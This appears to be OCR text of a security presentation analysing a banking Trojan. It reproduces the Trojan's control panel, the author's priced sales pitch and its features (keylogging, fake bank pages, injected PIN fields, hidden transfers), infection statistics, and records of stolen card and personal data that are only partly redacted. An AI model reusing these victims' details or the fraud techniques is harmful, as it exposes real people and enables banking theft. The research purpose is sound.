
Search in logs:

Enter what to search: card Search

Search for: card

##	LOG FILENAME	SIZE	LastVisit	Delete log	Notes	
.1.	logs/01012007_205751.txt	61533	0000-00-00 00:00:00	Delete log		Edit
.2.	logs/03122002_163121.txt	228399	0000-00-00 00:00:00	Delete log		Edit
.3.	logs/04012007_115443.txt	676401	0000-00-00 00:00:00	Delete log		Edit
.4.	logs/07012007_182158.txt	94622	0000-00-00 00:00:00	Delete log		Edit
.5.	logs/07012007_191837.txt	15895	0000-00-00 00:00:00	Delete log		Edit
.6.	logs/07012007_193248.txt	948965	0000-00-00 00:00:00	Delete log		Edit
.7.	logs/07012007_201216.txt	50731	0000-00-00 00:00:00	Delete log		Edit
.8.	logs/07012007_203134.txt	60201	0000-00-00 00:00:00	Delete log		Edit
.9.	logs/08012007_001654.txt	446101	0000-00-00 00:00:00	Delete log		Edit
.10.	logs/08012007_003254.txt	645481	0000-00-00 00:00:00	Delete log		Edit
.11.	logs/08012007_005421.txt	88229	0000-00-00 00:00:00	Delete log		Edit
.12.	logs/08012007_015411.txt	52559	0000-00-00 00:00:00	Delete log		Edit
.13.	logs/08012007_052251.txt	554991	0000-00-00 00:00:00	Delete log		Edit
.14.	logs/08012007_063022.txt	147095	0000-00-00 00:00:00	Delete log		Edit
.15.	logs/08012007_083657.txt	137979	0000-00-00 00:00:00	Delete log		Edit

Control Panel


http://[redacted]asslist.php?psearch=password&Submit=Search+ (*)&psearchtype= - Microsoft In...
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Media
Address
Go
Links
pass
Logout
Done, but with errors on page.
Internet

Address: http://[redacted]/proj/passlist.php?psearch=password&Submit=Search+%A0%28*%29&psearchtype=

Owner statistics

Search (*)

○ ○ ○


add date | ip (*) | pass (*) | form (*)

22/02/2007 | 198.4[redacted]

```
[http://www.proxyjoe.com/nph-proxy.pl/000000A/http/www.myspace.com/]
email=KEYLOGGED:all KEYSREAD:[redacted]@blackplanet.com
[http://www.proxyjoe.com/nph-proxy.pl/000000A/http/www.myspace.com/]
password=KEYLOGGED:[redacted] KEYSREAD:dwainej06
[http://www.proxyjoe.com/nph-proxy.pl/011110A/http/login.myspace.com/index.c
MySpace
email=[redacted]@blackplanet.com
password=[redacted]
ctl00$Main$SplashDisplay$login$loginbutton.x=15
ctl00$Main$SplashDisplay$login$loginbutton.y=4
[http://www.proxyjoe.com/nph-proxy.pl/011110A/http/messaging.myspace.com/M
MySpace.com - Friend Request Manager
__VIEWSTATE=/wEPDwUJNzg1MTQ2MDMwD2QWAmYPZBYCZg9kFgQCAQ9kFgICAQ
ctl00$ctl00$Main$Main$incomingRequests$ApproveSelectedRequestsButton.x=91
ctl00$ctl00$Main$Main$incomingRequests$ApproveSelectedRequestsButton.y=0
[http://www.proxyjoe.com/nph-proxy.pl/011110A/http/messaging.myspace.com/M
MySpace.com - Friend Request Manager
__VIEWSTATE=/wEPDwUJNzg1MTQ2MDMwD2QWAmYPZBYCZg9kFgQCAQ9kFgICAQ
ctl00$ctl00$Main$Main$incomingRequests$requestRepeater$ctl00$selectRequest=31
ctl00$ctl00$Main$Main$incomingRequests$requestRepeater$ctl01$selectRequest=31
ctl00$ctl00$Main$Main$incomingRequests$requestRepeater$ctl02$selectRequest=30
```

Once upon a time a Trojan…

Control Panel




Infect statistics by days


32	2007-02-14 00:00:00	776
33	2007-02-15 00:00:00	818
34	2007-02-16 00:00:00	951
35	2007-02-17 00:00:00	793
36	2007-02-18 00:00:00	712
37	2007-02-19 00:00:00	813
38	2007-02-20 00:00:00	636
39	2007-02-21 00:00:00	703
40	2007-02-22 00:00:00	926
41	2007-02-23 00:00:00	1137
42	2007-02-24 00:00:00	1307
43	2007-02-25 00:00:00	1115
44	2007-02-26 00:00:00	1041
45	2007-02-27 00:00:00	1046
46	2007-02-28 00:00:00	997
47	2007-03-01 00:00:00	1218
48	2007-03-02 00:00:00	1426
49	2007-03-03 00:00:00	1705
50	2007-03-04 00:00:00	2670
51	2007-03-05 00:00:00	4868
52	2007-03-06 00:00:00	2343
53	2007-03-07 00:00:00	1419
54	2007-03-08 00:00:00	1571
55	2007-03-09 00:00:00	1631
56	2007-03-10 00:00:00	2002
57	2007-03-11 00:00:00	1722
58	2007-03-12 00:00:00	1743
59	2007-03-13 00:00:00	1403

Data Stolen

Data stolen



```
[redacted]@gmx.de
[redacted]@web.de
[redacted].de
[redacted]@gmx.de
[redacted]i@platschi.de
[redacted]@t-online.de
[redacted]@web.de
[redacted]@t-online.de
[redacted]@yahoo.com
[redacted]@hotmail.com
[redacted]@NEMOVES.com
[redacted]@rcn.com
[redacted]@att.net
[redacted]@rehabchicago.org
[redacted]@yahoo.com
[redacted]@hotmail.com
[redacted]@neshv.org
[redacted]@hotmail.com
[redacted]@ATTbi.com
[redacted]@hotmail.com
[redacted]@hotmail.com
[redacted]@aol.com
[redacted]@uic.edu
[redacted]@rcn.com
[redacted]@yahoo.com
[redacted]@earthlink.net
[redacted]@NEMOVES.com
[redacted]@rcn.com
[redacted]@att.net
[redacted]@rehabchicago.org
[redacted]@yahoo.com
[redacted]@hotmail.com
[redacted]@neshv.org
[redacted]@hotmail.com
[redacted]@ATTbi.com
[redacted]@hotmail.com
[redacted]@hotmail.com
[redacted]@aol.com
[redacted]@uic.edu
```



```
NAME:Christine
LAST_NAME:[redacted]
COUNTRY:usa
CITY:Flemington
STATE:NJ
ADDRESS:[redacted] Road
POST_CODE:08822
CARD_NUMBER:4264291[redacted]
CVV2:759
CARD_EXPIRE:0507
PHONE:[redacted]
EMAIL:[redacted]@patmedia.net

NAME:ann
LAST_NAME:[redacted]
COUNTRY:usa
CITY:marblehead
STATE:MA
ADDRESS:[redacted] rd.
POST_CODE:01945
CARD_NUMBER:43055000[redacted]
CVV2:654
CARD_EXPIRE:0807
PHONE:[redacted]
EMAIL:[redacted]@comcast.net

NAME:Amanda
LAST_NAME:[redacted]
COUNTRY:usa
CITY:Roanoke
STATE:VA
ADDRESS:[redacted] Drive
POST_CODE:24012
CARD_NUMBER:435787[redacted]
CVV2:495
CARD_EXPIRE:0707
PHONE:[redacted]
EMAIL:[redacted]@aol.com
```

Trojan’s Author

Once upon a time a Trojan…

Trojan's Author

- **Google**
- **Sells everything (Trojan & Control Panel)**
- **Everything is well documented**
- **Advertised in different forums (all Russian)**
- **Price: 1000 – 350 wmz**

Once upon a time a Trojan…

Trojan’s Author

- *logging of virtual keyboards stealing of keys (bankofamerica but also of other banks which have key-based security system)*

- *scam (aka fake pages with substitution of the IE address bar and status bar)*

- *setting filters for sites which should not be grabbed*

- *code inject - to add your own text box into a particular site, e.g. for getting the holder's PIN*

Once upon a time a Trojan…

Trojan's Author

For an additional fee:

- *Hidden transfer (transfer on command by the admin software) - adapted SPECIFICALLY for one particular bank*
- *Automatic download (e.g. when the user makes a transfer the Trojan substitutes your account completely or a drop and the appropriate sum) - useful if the transfer requires an SMS confirmation. Adapted specifically for a particular bank.*

Once upon a time a Trojan…

Trojan's Author

- Antivirus software removal - 40 wmz

- Reprogramming to a different host - 40 wmz

- Build - 1000 wmz

In addition, there is an option to buy a local parser for logs, separately. For all questions please contact me via ICQ.

There are plans for sales of the builder. Estimated price: 3500 wmz. .

Servers


Once upon a time a Trojan…

Servers

- Google
- Several servers
- Groups of servers belonged to different hackers
- “Sushi” server


Once upon a time a Trojan…

- **“Sushi” server**



Once upon a time a Trojan…

“Sushi” server



43309	14122006_033713	[redacted]	BR	RUN	[redacted]/win32.exe	2007-02-28 00:45:06
43310	14122006_213020	[redacted]	BR	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43311	09122006_230013	[redacted]	CL	RUN	[redacted]/win32.exe	2007-02-28 00:45:06
43312	09122006_163103	[redacted]	--	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43313	12122006_233242	[redacted]	PL	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43314	15122006_193517	[redacted]	BR	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43315	22112006_015943	[redacted]	BR	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43316	08122006_031854	[redacted]	--	RUN	[redacted]/win32.exe	2007-02-28 00:45:06
43317	17122006_110703	[redacted]	--	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43318	11122006_172024	[redacted]	HU	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43319	15122006_161133	[redacted]	US	RUN	[redacted]/win32.exe	2007-02-28 00:45:06
43320	17122006_044606	[redacted]	PL	RUN	[redacted]/win32.exe	2007-02-28 00:45:06
43321	08122006_134632	[redacted]	BR	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43322	15122006_162316	[redacted]	--	RUN	[redacted]win32.exe	2007-02-28 00:45:06
43323	08122006_024845	[redacted]	--	RUN	[redacted]win32.exe	2007-02-28 00:45:06

Page:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30
31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60
61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87

